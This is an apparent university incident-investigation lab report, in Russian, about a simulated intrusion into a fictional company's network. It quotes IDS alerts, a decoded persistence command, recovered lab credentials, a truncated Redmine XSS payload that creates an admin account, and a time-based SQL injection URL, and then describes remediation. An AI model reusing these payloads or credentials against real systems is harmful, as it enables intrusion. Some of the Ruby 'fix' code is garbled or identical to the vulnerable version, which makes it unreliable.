

# Защита научно-технической информации предприятия

---

Мугари Абдеррахим    Королёв Иван    Кудряшов Артём    Ощепков Дмитрий    Оганнисян Давит  
Шуплецов Александр

30 сентября 2025

Российский университет дружбы народов, Москва, Россия

Факультет физико-математических и естественных наук

## Введение

---


Исследовать и задокументировать инцидент информационной безопасности в корпоративной инфраструктуре компании AMPIRE, выявить уязвимости и предложить меры по их устранению.

Инфраструктура компании AMPIRE включает:

- Developer Workstation (10.10.4.13) - рабочее место разработчика dev1
- Manager Workstation (10.10.4.11) - рабочее место менеджера
- File Server (10.10.2.12) - файловый сервер
- Redmine Server (10.10.2.15) - сервер управления проектами
- Internal Router (10.10.2.254) - внутренний маршрутизатор

# Описание инфраструктуры

Представлена схема сети компании.



## Ход расследования

---

## Этап 1: Начальная компрометация

### Обнаружение подозрительной активности

При анализе событий ViPNet IDS были обнаружены подозрительные попытки подключения с узла 10.10.4.13 (Developer Workstation) к узлу 10.10.4.11 (Manager Workstation) .

|   |                         |                                                                     |                  |     |             |            |     |
|---|-------------------------|---------------------------------------------------------------------|------------------|-----|-------------|------------|-----|
| ● | 21:31:09.039 30.09.2025 | ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound             | successful-admin | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.039 30.09.2025 | ET ATTACK_RESPONSE Nishang Invoke-PowerShellTcp Shell Prompt Out... | bad-unknown      | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.086 30.09.2025 | ET INFO PowerShell Command Prompt Outbound On High Port             | misc-activity    | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.197 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.197 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.380 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.380 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.465 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.465 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.473 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.473 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.698 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.698 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |

Рис. 2: События в ViPNet IDS - попытки подключения

Проверка журналов ViPNet IDS NS показала множественные попытки входа :

|   |                         |                                                                     |                  |     |             |            |     |
|---|-------------------------|---------------------------------------------------------------------|------------------|-----|-------------|------------|-----|
| ● | 21:31:09.039 30.09.2025 | ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound             | successful-admin | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.039 30.09.2025 | ET ATTACK_RESPONSE Nishang Invoke-PowerShellTcp Shell Prompt Out... | bad-unknown      | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.086 30.09.2025 | ET INFO PowerShell Command Prompt Outbound On High Port             | misc-activity    | TCP | 10.10.4.13  | 10.10.4.11 | 🏠→🏠 |
| ● | 21:31:09.197 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.197 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.380 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.380 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.465 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.465 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For a .bat File               | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.473 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.473 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.698 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.4.13  | 10.10.2.12 | 🏠→🏠 |
| ● | 21:31:09.698 30.09.2025 | ET POLICY SMB2 NT Create AndX Request For an Executable File        | bad-unknown      | TCP | 10.10.2.254 | 10.10.2.12 | 🏠→🏠 |

Рис. 3: ViPNet IDS NS



**Обнаружено:** - Множественные неудачные попытки входа - Успешный вход после серии неудачных попыток - Источник: 10.10.4.13 (Developer Workstation) - Цель: 10.10.4.11 (Manager Workstation)

## Этап 2: Lateral Movement и установка backdoor

---

После успешной компрометации Manager Workstation, с неё были загружены файлы на File Server :


|   |                         |                                                         |         |     |        |
|---|-------------------------|---------------------------------------------------------|---------|-----|--------|
| ● | 21:31:13.446 30.09.2025 | ET ATTACK_RESPONSE LaZagne Artifact Outbound in FTP     | troj... | TCP | 10.10. |
| ● | 21:31:09.039 30.09.2025 | ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound | suc...  | TCP | 10.10. |
| ● | 21:30:45.338 30.09.2025 | ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound | suc...  | TCP | 10.10. |

Рис. 4: Загрузка файлов на File Server через SMB

### Загруженные файлы:

- bcdoor.exe (backdoor)
- legasy.exe (LaZagne - инструмент для кражи паролей)
- Вредоносный .bat файл

На Developer Workstation была обнаружена задача в планировщике :



| Name           | Status  | Triggers                                                                        | Next Run Time        | Last Run Time        | Last Run Result                          | Actions                                                     |
|----------------|---------|---------------------------------------------------------------------------------|----------------------|----------------------|------------------------------------------|-------------------------------------------------------------|
| Evil task      | Running | At 9:31 PM on 9/30/2025 - After triggered, repeat every 5 minutes indefinitely. | 9/30/2025 9:51:00 PM | 9/30/2025 9:46:00 PM | The task is currently running. (0x41301) | Task Schedul                                                |
| Run user_wa... | Running | At log on of AMPIRE\dev1                                                        |                      | 9/30/2025 9:16:17 PM | The task is currently running. (0x41301) | Create B<br>Create T.<br>Import T<br>Display .<br>Disable . |

Рис. 5: Планировщик задач - Evil task

### Параметры задачи:

- Название: “Evil task”
- Запуск: каждые 5 минут

## Запуск LaZagne для извлечения сохраненных паролей :

| No.                                                                                                       | Time                    | Source                  | Destination | Protocol           | Length | Info                                             |
|-----------------------------------------------------------------------------------------------------------|-------------------------|-------------------------|-------------|--------------------|--------|--------------------------------------------------|
| 1                                                                                                         | 0.000000                | 10.10.4.13              | 10.10.4.11  | TCP                | 1514   | 49778 → 4446 [ACK] Seq=1 Ack=1 Win=8212 Len=1468 |
| Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)                                |                         |                         |             |                    |        |                                                  |
| Ethernet II, Src: 02:00:00:71:a3:1c (02:00:00:71:a3:1c), Dst: 02:00:00:71:a3:19 (02:00:00:71:a3:19)       |                         |                         |             |                    |        |                                                  |
| Internet Protocol Version 4, Src: 10.10.4.13, Dst: 10.10.4.11                                             |                         |                         |             |                    |        |                                                  |
| Transmission Control Protocol, Src Port: 49778, Dst Port: 4446, Seq: 1, Ack: 1, Len: 1468                 |                         |                         |             |                    |        |                                                  |
| Data (1468 bytes)                                                                                         |                         |                         |             |                    |        |                                                  |
| Data [-]: 0d0e433a5c57696e646f777735c73797374656d33323e3636f7079205c5c31302e31302e322e31325c446576655c... |                         |                         |             |                    |        |                                                  |
| [Length: 1468]                                                                                            |                         |                         |             |                    |        |                                                  |
| 0030                                                                                                      | 20 14 21 fa 00 00 0d 0e | 43 3a 5c 57 69 6e 64 6f | 1           | C:\Windo           |        |                                                  |
| 0040                                                                                                      | 77 73 5c 73 79 73 74 65 | 6d 33 32 3e 63 6f 70 79 | 1           | nsysate m32copy    |        |                                                  |
| 0050                                                                                                      | 20 5c 5c 31 30 2e 31 30 | 2e 32 2e 31 32 5c 4a 65 | 1           | \\10.10.2.12\De    |        |                                                  |
| 0060                                                                                                      | 76 65 6c 6f 70 65 72 73 | 5c 62 63 64 6f 6f 72 2a | 1           | velopers \bdoor    |        |                                                  |
| 0070                                                                                                      | 65 78 65 20 43 3a 5c 55 | 73 65 72 73 5c 64 65 76 | 1           | ee C:\U sers\dev   |        |                                                  |
| 0080                                                                                                      | 31 5c 44 6f 77 6e 6c 6f | 61 64 73 5c 73 76 63 68 | 1           | l\Downlo ads\svch  |        |                                                  |
| 0090                                                                                                      | 6f 73 74 69 6e 67 2e 65 | 78 65 20 20 20 26 2e 20 | 1           | osting.e ee RA     |        |                                                  |
| 00a0                                                                                                      | 73 63 68 74 61 73 6b 73 | 20 2f 63 72 65 61 74 65 | 1           | schtasks /create   |        |                                                  |
| 00b0                                                                                                      | 20 2f 74 6a 20 22 45 76 | 69 6c 20 74 61 73 6b 22 | 1           | /tm "Ev il task"   |        |                                                  |
| 00c0                                                                                                      | 20 2f 74 72 20 22 43 3a | 5c 55 73 65 72 73 5c 64 | 1           | /tr "C: \Users\d   |        |                                                  |
| 00d0                                                                                                      | 65 76 31 5c 4a 6f 77 6e | 6c 6f 61 64 73 5c 73 76 | 1           | ev1\Down loads\sv  |        |                                                  |
| 00e0                                                                                                      | 63 68 6f 73 74 69 6e 67 | 2e 65 78 65 22 20 2f 73 | 1           | chosting.exe" /s   |        |                                                  |
| 00f0                                                                                                      | 63 20 6d 69 6e 75 74 65 | 20 2f 6d 6f 20 35 20 2f | 1           | c minute /mo 5 /   |        |                                                  |
| 0100                                                                                                      | 46 20 20 20 26 26 20 63 | 6f 70 79 20 5c 5c 31 30 | 1           | F RA c opy \\10    |        |                                                  |
| 0110                                                                                                      | 2e 31 30 2e 32 2e 31 32 | 5c 4a 65 76 65 6c 6f 70 | 1           | .10.2.12 \Develop  |        |                                                  |
| 0120                                                                                                      | 65 72 73 5c 6c 65 6f 61 | 63 79 2a 65 78 65 20 43 | 1           | ers\lego cy.exe C  |        |                                                  |
| 0130                                                                                                      | 3a 5c 55 73 65 72 73 5c | 64 65 76 31 5c 44 6f 77 | 1           | \\Users\ dev1\Down |        |                                                  |
| 0140                                                                                                      | 6e 6c 6f 61 64 73 5c 6c | 65 6f 61 63 79 2e 65 78 | 1           | nloads\l legacy.ex |        |                                                  |
| 0150                                                                                                      | 65 20 20 20 26 26 20 63 | 64 20 43 3a 5c 55 73 65 | 1           | e RA c d C:\Use    |        |                                                  |
| 0160                                                                                                      | 72 73 5c 64 65 76 31 5c | 4a 6f 77 6e 6c 6f 61 64 | 1           | rs\dev1\ Downloa   |        |                                                  |
| 0170                                                                                                      | 73 20 20 20 26 26 20 43 | 3a 5c 55 73 65 72 73 5c | 1           | s RA C :Users\     |        |                                                  |
| 0180                                                                                                      | 64 65 76 31 5c 44 6f 77 | 6e 6c 6f 61 64 73 5c 6c | 1           | dev1\Down nloads\l |        |                                                  |

Рис. 6: Вывод LaZagne с паролями

Извлеченные данные:

URL: `http://redmine.ampire.corp/`

Username: `dev1`

Password: `qwe123!@#`



## Этап 3: Атака XSS на Redmine (CVE-2019-17427)

---

С Manager Workstation была проведена XSS атака на Redmine. показана wiki страница с внедренным payload:





Рис. 7: Wiki страница с XSS payload

Исходный код страницы с вредоносным JavaScript представлен на:



The screenshot shows a code editor with the following JavaScript code:

```
        " "  
        end  
    end  
end  
  
ALLOWED_TAGS = %w(redpre pre code kbd notextile)  
def escape_html_tags(text)  
  text.gsub!(/r{<(\/?([!\\w]+)[^<>\n]*)(>?)}) { |m| ALLOWED_TAGS.include?( $2 ) ? "<#{ $1 }#{ $3 }" : "&lt;#{ $1 }#{ $3 }" unless $3.blank? }  
end  
end
```

The status bar at the bottom indicates: Line: 19/1219, Column: 2, Encoding: 1252 (ANSI - La).

Рис. 8: Исходный код страницы с вредоносным JavaScript

```
<pre onfocusin="let xhr=new XMLHttpRequest;
xhr.onreadystatechange=function(){
  if(4===xhr.readyState){
    // Извлечение CSRF токена
    // Создание admin пользователя "hacker"
    // Включение REST API
  }
},
xhr.open('GET','http://redmine.ampire.corp/settings?tab=api'),
xhr.send();" tabindex=1>
```

После срабатывания XSS при посещении страницы администратором были получены следующие результаты:





Рис. 9: Включенный REST API в настройках Redmine



| Login  | First name | Last name | Email               | Administrator | Created             | Last connection     |                  |
|--------|------------|-----------|---------------------|---------------|---------------------|---------------------|------------------|
| admin  | Redmine    | Admin     | admin@example.net   | ✓             | 02/13/2020 02:10 PM | 09/30/2025 09:50 PM |                  |
| DEV1   | John       | Doe       | dev1@ampire.corp    |               | 02/17/2020 08:18 AM | 09/30/2025 09:50 PM | 🔒 Lock 🗑️ Delete |
| DEV2   | Jane       | Dow       | janedow@ampire.corp | ✓             | 02/19/2020 12:31 PM | 09/30/2025 09:50 PM | 🔒 Lock 🗑️ Delete |
| hacker | hacker     | hacker    | hacker@hacker.ru    | ✓             | 09/30/2025 09:31 PM |                     | 🔒 Lock 🗑️ Delete |

(1-4/4)

Рис. 10: Созданный пользователь hacker с правами администратора

**Созданный пользователь:** - Login: hacker - Email: hacker@hacker.ru - Права: Administrator -  
REST API: Enabled

## Этап 4: SQL Injection (CVE-2019-18890)

---

Используя REST API, была проведена Blind SQL инъекция. HTTP запрос с инъекцией показан :

|                         |                                                       |         |     |             |            |       |
|-------------------------|-------------------------------------------------------|---------|-----|-------------|------------|-------|
| 21:31:43.128 30.09.2025 | ET WEB_SERVER SQL Injection Select Sleep Time Delay   | we...   | TCP | 10.10.4.11  | 10.10.2.15 | 🏠 - 🏠 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT FROM' query  | clie... | TCP | 10.10.4.11  | 10.10.2.15 | 🏠 - 🏠 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT SLEEP' query | we...   | TCP | 10.10.4.11  | 10.10.2.15 | 🏠 - 🏠 |
| 21:31:43.128 30.09.2025 | ET WEB_SERVER SQL Injection Select Sleep Time Delay   | we...   | TCP | 10.10.2.254 | 10.10.2.15 | 🏠 - 🏠 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT FROM' query  | clie... | TCP | 10.10.2.254 | 10.10.2.15 | 🏠 - 🏠 |

**Рис. 11:** HTTP запрос с SQL injection в параметре subproject\_id



Техника атаки:

```
GET /issues.xml?project_id=1&subproject_id=1;SELECT+SLEEP(2)
```

Посимвольное извлечение данных:

- Если символ верный → задержка 2 секунды
- Если символ неверный → быстрый ответ

## Анализ с помощью средств мониторинга

---

## Обнаруженные события

Общий список событий в ViPNet IDS представлен на:

|                         |                                                                         |                      |     |             |            |   |
|-------------------------|-------------------------------------------------------------------------|----------------------|-----|-------------|------------|---|
| 21:31:32.703 30.09.2025 | AM EXPLOIT Possible Redmine < v4.0.4 XSS (CVE-2019-17427)               | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:32.703 30.09.2025 | AM EXPLOIT Generic Possible XSS in HTTP Body: 'onfocus' in request      | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:32.703 30.09.2025 | AM EXPLOIT Generic Possible XSS in HTTP Body: 'onreadystatechange' i... | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:32.704 30.09.2025 | AM EXPLOIT Possible Redmine < v4.0.4 XSS (CVE-2019-17427)               | web-application-a... | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:32.704 30.09.2025 | AM EXPLOIT Generic Possible XSS in HTTP Body: 'onfocus' in request      | web-application-a... | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:32.704 30.09.2025 | AM EXPLOIT Generic Possible XSS in HTTP Body: 'onreadystatechange' i... | web-application-a... | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | ET WEB_SERVER SQL Injection Select Sleep Time Delay                     | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT FROM' query                    | client-side-exploit  | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT SLEEP' query                   | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | ET WEB_SERVER SQL Injection Select Sleep Time Delay                     | web-application-a... | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT FROM' query                    | client-side-exploit  | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:43.128 30.09.2025 | AM SQL Generic SQLi in HTTP URI: 'SELECT SLEEP' query                   | web-application-a... | TCP | 10.10.2.254 | 10.10.2.15 | 🚩 |
| 21:31:43.253 30.09.2025 | ET WEB_SERVER SQL Injection Select Sleep Time Delay                     | web-application-a... | TCP | 10.10.4.11  | 10.10.2.15 | 🚩 |

Рис. 12: Общий список событий в ViPNet IDS

**Критические события:** - ET ATTACK\_RESPONSE LaZagne Artifact Outbound - AM EXPLOIT Possible  
Redmine < v4.0.4 XSS (CVE-2019-17427) - ET WEB\_SERVER SQL Injection Select Sleep Time Delay

## Устранение уязвимостей

---

## Изменение пароля в Active Directory

Процесс сброса пароля пользователя в Active Directory показан на :





Рис. 13: Active Directory - сброс пароля пользователя

### Исправление в коде Redmine

Файл redcloth3.rb до исправления показан на:



```
    end
  end
end

ALLOWED_TAGS = %w(redpre pre code kbd notextile)
def escape_html_tags(text)
  text.gsub!(/r{<\/?([!w]+)[^<>\n]*(>?)}) { |m| ALLOWED_TAGS.include?(m) ? "<#{m}#{m}" : "<#{m}#{m}" unless $3.blank? }
end
```


0 B

< >

Line: 19/1219 Column: 2 Encoding: 1252 (ANSI - L)

Рис. 14: Файл redcloth3.rb до исправления

Процесс внесения изменений в redcloth3.rb представлен на :



```
end
end
end if tags[tag]
"<#{raw[1]}#{pcs.join " ">"
else
" "
end
end
end
end

# XSS vulnerability fix (CVE-2019-17427)
ALLOWED_TAGS = %w(redpre pre code kbd notextile)

def escape_html_tags(text)
  text.gsubl(%r{<(\/?([!\\w]+)[^>\n]*)(>?)}) do |m|
    if ALLOWED_TAGS.include?(m) && $3.present?
      "<#{m}"
    else
      "<#{m}"
    end
  end
end
end
end
```

0 B of 3.89 KB in t

Рис. 15: Внесение изменений в redcloth3.rb



Код исправления:

```
ALLOWED_TAGS = %w(redpre pre code kbd notextile)
def escape_html_tags(text)
  text.gsub!(%r{<(\/?([!\w]+)[^<>\n]*)(>?)}) do |m|
    if ALLOWED_TAGS.include?($2) && $3.present?
      "<#{$1}#{$3}"
    else
      "&lt;#{$1}#{'&gt;'} unless $3.blank?"
    end
  end
end
```

### Перезапуск сервера

- После внесения изменений необходимо было перезапустить службу веб сервера:




Рис. 16: Перезапуск сервера

### Исправление в query.rb

Файл query.rb с уязвимым кодом представлен на :

```
end

def project_statement
  project_clauses = []
  if project && !project.descendants.active.empty?
    if has_filter?("subproject_id")
      case operator_for("subproject_id")
      when '='
        # include the selected subprojects
        ids = [project.id] + values_for("subproject_id").each(&:to_i)
        project_clauses << "#{Project.table_name}.id IN (%s)" % ids.join(',')
      when '!*'
        # main project only
```

Рис. 17: Файл query.rb с уязвимым кодом

Исправленный код показан на:

```
end

def project_statement
  project_clauses = []
  if project && !project.descendants.active.empty?
    if has_filter?("subproject_id")
      case operator_for("subproject_id")
      when '='
        # include the selected subprojects
        ids = [project.id] + values_for("subproject_id").each(&:to_i)
        project_clauses << "#{Project.table_name}.id IN (%s)" % ids.join(',')
      when '!*'
        # main project only

```

Рис. 18: Исправленный код

```
sudo nano /var/www/redmine/app/models/query.rb
```

- Нашли строку:

```
ids = [project.id] + values_for(column.name).map(&:to_i)
```

- Закомментировали ее:

```
# ids = [project.id] + values_for(column.name).map(&:to_i)
```

## Удаление последствий

---

Процесс удаления задачи из планировщика показан на:




Рис. 19: Удаление задачи из планировщика

```
schtasks /delete /tn "Evil task" /F  
del C:\Users\dev1\Downloads\svchosting.exe /F  
del C:\Users\dev1\Downloads\legacy.exe /F
```



Удаление пользователя hacker из Redmine показано на




Рис. 20: Удаление пользователя hacker из Redmine

Процесс отключения REST API в настройках представлен на :

